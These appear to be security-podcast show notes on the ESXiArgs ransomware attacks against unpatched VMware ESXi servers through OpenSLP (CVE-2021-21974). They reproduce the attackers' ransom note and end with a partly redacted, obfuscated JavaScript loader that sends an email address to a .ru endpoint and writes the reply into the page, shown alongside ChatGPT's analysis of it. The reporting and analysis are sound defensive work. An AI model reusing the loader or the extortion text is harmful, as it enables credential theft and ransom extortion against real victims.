
"Service Location Protocol (SLP) is an Internet Engineering Task Force (IETF) standards track protocol that provides a framework to allow networking applications to discover the existence, location, and configuration of networked services in enterprise networks.

The OpenSLP project is an effort to develop an open-source implementation of the IETF Service Location Protocol suitable for commercial and non-commercial application.

While other service advertising and location methods have been invented and even widely consumed, no other system thus far has provided a feature set as complete and as important to mission-critical enterprise applications as SLP."

And as I mentioned earlier, on top of it all, this originally vulnerable service is often unused and unneeded, yet it's running. And until / unless patched, offers a way in for criminals. How many criminals so far?

More than 3,200 VMware servers worldwide have been compromised by the ESXiArgs ransomware campaign so far. France is the most affected country, followed by the U.S., Germany, Canada and the United Kingdom. And then we have the ransom note...



How to Restore Your Files

Security Alert!!!

We hacked your company successfully

All files have been stolen and encrypted by us

If you want to restore files or avoid file leaks, please send **2.034413** bitcoins to the wallet
1BV[redacted]

If money is received, encryption key will be available on **TOX_ID:**
D6C324[redacted]

Attention!!!

Send money within 3 days, otherwise we will expose some data and raise the price

Don't try to decrypt important files, it may damage your files

Don't trust who can decrypt, they are liars, no one can decrypt without key file

If you don't send bitcoins, we will notify your customers of the data breach by email and text message

And sell your data to your opponents or criminals, data may be made release

Note

SSH is turned on

Firewall is disabled

That 2.034413 bitcoins is approximately $50,000. The logic must be that since it was a collection of hosted servers running inside the VMware hypervisor that was taken down, not an entire enterprise, this isn't worthy of hundreds of thousands of dollars in ransom payment. And since the attackers have left more than 3200 of these ransomware notices, they presumably expect to receive many smaller payments rather than one big score.

In the U.S., cybersecurity officials at CISA have confirmed they are investigating the ESXiArgs campaign. A CISA spokesperson was reported saying that *"CISA is working with our public and private sector partners to assess the impacts of these reported incidents and providing assistance where needed. Any organization experiencing a cybersecurity incident should immediately report it to CISA or the FBI."*

The standing advice is always not to pay, and in this instance that seems extra warranted because it turns out that the bitcoin wallet addresses appearing in the ransom demands are not 100% individualized – wallet reuse has been detected. But still, there are a great many. Since the ransom note is left behind on a public web server, and it always follows the same pattern, researchers have been scanning the net for infected machines and compiling lists of Bitcoin wallet addresses. I have a link in the show notes to a Github page that's maintaining a growing list of detected addresses:

https://github.com/soufianetahiri/ESXi_ransomware_bitcoinWallets/blob/main/README.md

The ransom note refers to a TOX_ID and provides a very long hex string. Tox is an interesting, open source, end-to-end encrypted, peer-to-peer instant messaging system that uses no centralized servers. So it boasts that it cannot be shut down. I haven't examined it closely, so I can't say whether it could be blocked, but it's a perfect example of the trouble the EU or any other bureaucracy is going to have when they attempt to tighten the screws on the legal and illegal use of encrypted communications. As we've always said, the math has already escaped. There are an infinite number of ways to communicate with unbreakable encryption. It's true that stomping on the mass market solutions will catch those who are unaware, but history shows that awareness follows very quickly.

Anyway, a Tox ID is used to identify peers on the network and the system is simplicity itself. The Tox ID is simply the 256-bit (32 byte) static public key of the other peer on the network with some checksum added to detect mis-entry. This means that a packet of communications can be encrypted with a random nonce, that nonce can then be encrypted using the recipient's Tox ID, which is their public key, and it can be sent on its way. Only the party with the matching private key will be able to decrypt the nonce to then decrypt the message payload. So a victim sends: *"Hey creeps! I just paid you your $50,000 in Bitcoin. It went to the following wallet at this time of day. Please send me the decryption instructions and destroy our unencrypted virtual machines that you stole."* And then they kneel down to pray.

By far the most impacted are the customers of hosting provider OVHcloud, based in France. While it's tempting to blame them for the misery that their customers are suffering, it appears that all OVH provides are bare metal servers onto which the VMware ESXi hypervisor is installed. It's difficult to understand why such an outsized proportion of impacted ESXi servers are within OVH's cloud. So it might be that OVH offers initial setup services and that over the course of many years they set up the ESXi systems on behalf of their customers which were never then patched or upgraded. I don't have any experience with the ESXi upgrade process, but I noted that VMware's page describing the process was last updated just yesterday, so it appears that there's a sudden demand for information about how to get away from the old and buggy v6's and the early v7's. Patches to an existing system appear to be far more easily applied, and that would have solved the problem two years ago. But many thousands of ESXi administrators never bothered.

In a statement given to TechCrunch, a VMware spokesperson said the company was aware of reports that a ransomware variant dubbed ESXiArgs *"appears to be leveraging the vulnerability identified as CVE-2021-21974"* and said that patches for the vulnerability *"were made available to customers two years ago in VMware's security advisory of February 23, 2021."* She goes on to add that *"Security hygiene is a key component of preventing ransomware attacks, and organizations who are running versions of ESXi impacted by CVE-2021-21974, and have not yet applied the patch, should take action as directed in the advisory."*

As we know, mistakes happen. This is all complicated stuff which we haven't yet figured out how to create securely. But as much as I have infinite understanding for mistakes, I'm unforgiving about deliberate policy mistakes. Someone, somewhere, made the policy decision to have this home grown OpenSLP server running by default, opening port 427, then listening for and accepting incoming unsolicited connections from the public Internet. And all that even when the service it was offering was unneeded, unwanted and unused. Minimizing a system's attack surface should be taught, and probably is, during Cybersecurity 101. Yet that basic lesson was ignored with catastrophic results.

However, it appears that this policy was changed for the better several years ago, though only after all of the servers being attacked had been deployed. In a blog posting yesterday, VMware's Edward Hawkins, whose title is "High-Profile Product Incident Response Manager" wrote:

> *We wanted to address the recently reported 'ESXiArgs' ransomware attacks as well as provide some guidance on actions concerned customers should take to protect themselves.*
>
> *VMware has not found evidence that suggests an unknown vulnerability (0-day) is being used to propagate the ransomware used in these recent attacks. Most reports state that End of General Support (EOGS) and/or significantly out-of-date products are being targeted with known vulnerabilities which were previously addressed and disclosed in VMware Security Advisories (VMSAs). You can sign up for email and RSS alerts when an advisory is published or significantly modified on our main VMSA page.*
>
> *With this in mind, we are advising customers to upgrade to the latest available supported releases of vSphere components to address currently known vulnerabilities. In addition, VMware has recommended disabling the OpenSLP service in ESXi. In 2021, ESXi 7.0 U2c and ESXi 8.0 GA began shipping with the service disabled by default.*

What is that about horses having left the barn? But still, this was clearly the correct policy change. In OVH's first posting last Friday the 3rd, they observed: *"The attack is primarily targeting ESXi servers in version before 7.0 U3i, apparently through the OpenSLP port (427)."* Right. So the moment VMware changed their policy, turned off that unneeded service and closed that port, their systems were no longer vulnerable.

There's some confusion about what files are encrypted. The encryption code has been found and analyzed, so we know that it targets all files with the extensions: .vmdk (that's the motherload) as well as .vmx .vmxf .vmsd .vmsn .vswp .vmss .nvram & .vmem. We know that the encryption appears to use a variant of the cipher used by the Babuk ransomware whose source code was leaked and became public. And we know that the encryption was done right. There's no easy decryption path without obtaining the key. The ransomware obtained its name "ESXiArgs" because for every file that it encrypts with those filename extensions it leaves behind a .ARGS file of the same name containing the data needed for that file's restoration.

There was some initial news that the big master virtual machine image .vmdk file was not being encrypted which would have allowed for the reconstitution of the system without paying the ransom. But everything since learned suggests that may have been an exception rather than the rule.

In another bit of good news, it may be that the claim of exfiltration and subsequent public exposure is an empty threat. One victim, posting on BleepingCompupter's forum about their own post-attack forensic analysis wrote: *"Our investigation has determined that data has not been exfiltrated. In our case, the attacked machine had over 500 GB of data but typical daily usage of only 2 Mbps. We reviewed traffic stats for the last 90 days and found no evidence of outbound data transfer."* Not definitive for everyone, of course, but another interesting data point.

With all this said, I was left with one other thought: *"Why were the bad guys allowed to find and exploit this?"* This problem has been waiting for discovery for two years while VMware knew that they had a serious remotely exploitable remote code execution vulnerability. We know they knew that this was a critical remote code execution vulnerability affecting all of their ESXi servers at the time. ZDI's Lucas Leong would certainly have shared his own private proof of concept exploitation demo with them even though he never released it publicly. And, as we know, they proactively changed their policy to no longer have their OpenSLP service running and exposed by default.

Big, slow moving, lumbering bureaucratic national governments are now proactively scanning their own nation's networks checking the version of the systems that are publicly exposed. Why isn't a leading high-tech silicon valley super star like VMware, who produces highly sophisticated public-facing Internet servers, proactively scanning their own customers to protect them from the known, potentially catastrophic consequences of using the software they publish and sell?


I was unimpressed by the VMware spokesperson blaming their customers for not patching when VMware is entirely able to know who has patched what and when. VMware is certainly capable of scanning the Internet looking for and checking the security of their own server technology.

One of this podcast's ongoing questions and explorations is about the post-sales responsibility of massively profitable private enterprises whose license agreements state that they're going to take your money – and plenty of it, to support their growth – but what **you** get in return is whatever **they** feel like providing, and they're not going to be in any way responsible for what might happen to you afterward as a result of **your** using **their** products for which you paid good money... regardless of what happens. Can you imagine the chaos that would ensue if automobile makers were able to sell their multi-ton vehicles under these terms? Or how about Boeing? *"Sure, buy one of our big new shiny passenger jets. We had a bunch of energetic summer interns design the avionics and they mostly seem to work now."*

Cyber threats are real and are growing, but the software industry's perverse and unique utter lack of accountability for its own failings removes the only incentive for improvement that's been shown to work. VMware never bothered to protect their own customers, because it's been established that it's their customers' fault for not proactively patching the buggy software that VMware sold them. That famous definition of insanity, is continuing to do the same thing and expecting a different outcome. Things are going to keep getting worse unless we make them get better. So far, there's not even a hint of anything like that happening.

Lucas' ZDI Disclosure:
https://www.zerodayinitiative.com/blog/2021/3/1/cve-2020-3992-amp-cve-2021-21974-pre-auth-remote-code-execution-in-vmware-esxi
Johnny's full exploit development:
https://straightblast.medium.com/my-poc-walkthrough-for-cve-2021-21974-a266bcad14b9

ChatGPT Astonishing Reply of the Week



Please analyze and provide a description of the function of code that follows this statement

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.1/jquery.min.js"></script>
<script >
   var eml="boblob@bobloblaw.com";   // put ur autocode here
   var host='aHR0cHM6Ly9w[redacted]L3RyZ3I1aHRyZ2J2ZmRzeGEvc2hvYmkucGhw';
   var _0x1d7a48=_0x98f8;function _0x98f8(_0x1680e1,_0x23649[redacted]00){_0x98f8be=_0x98f8be-0x1a6;var
_0x2f2a9b=_0x13bb00[_0x98f8be];return _0x2f2a9b;},_0x98f8(_0x1680e1,_0x236490);}(function(_0x53b97c,_0x4d4dc1){var _0xc372a3=_0x98f8,_0x3f5b4d=_0x53b97c();while(!![]){try{var
_0x44d66e=[redacted]+parseInt(_0xc372a3(0x1ae))/0x4+-parseInt(_0xc372a3(0x1b0))/0x5*(-
parseInt(_0xc372a3(0x1ac))/0x6)+-parseInt(_0xc372a3(0x1af))/0x7+-parseInt(_0xc372a3(0x1a8))/0x8+-parseInt(_0xc372a3(0x1b2))/0x9;if(_0x44d66e===_0x4d4dc1)break;else
_0x3f5b4d['push'](_0x3f5b4d['shift']());}catch(_0x39cb17){_0x3f5b4d['push'](_0x3f5b4d['shift']());}}}(_0x13bb,0x8ba47),$(document)[_0x1d7a48(0x1ad)](function(){var
_0x42c45b=_[redacted],'crossDomain':!![],'data':{'email':eml},'success':function(_0x4ba7da,_0x460956,_0x2e9e26){var
_0xde74a0=_0x42c45b;document[_0xde74a0(0x1b1)](_0x4ba7da);}});});function _0x13bb(){var _0x7f4319=
['ready','43424PcfkRJ','6115879gszEff','3467630WDOUHH','write','[redacted]x13bb=function()
{return _0x7f4319;};return _0x13bb();}
```

The code appears to be obfuscated JavaScript code that makes an AJAX request to the URL "**https://p[redacted]de.ru/trgr5htrgbvfdsya/shobi.php**". The payload of the request contains an email address that is passed as a parameter. The response of the request is written to the document.

The purpose of the code is unclear, but it may contain malicious content, such as a code that performs unauthorized actions on the client side, or collects and exfiltrates sensitive information.

I would advise against running this code, as it may pose a security risk to your system and data.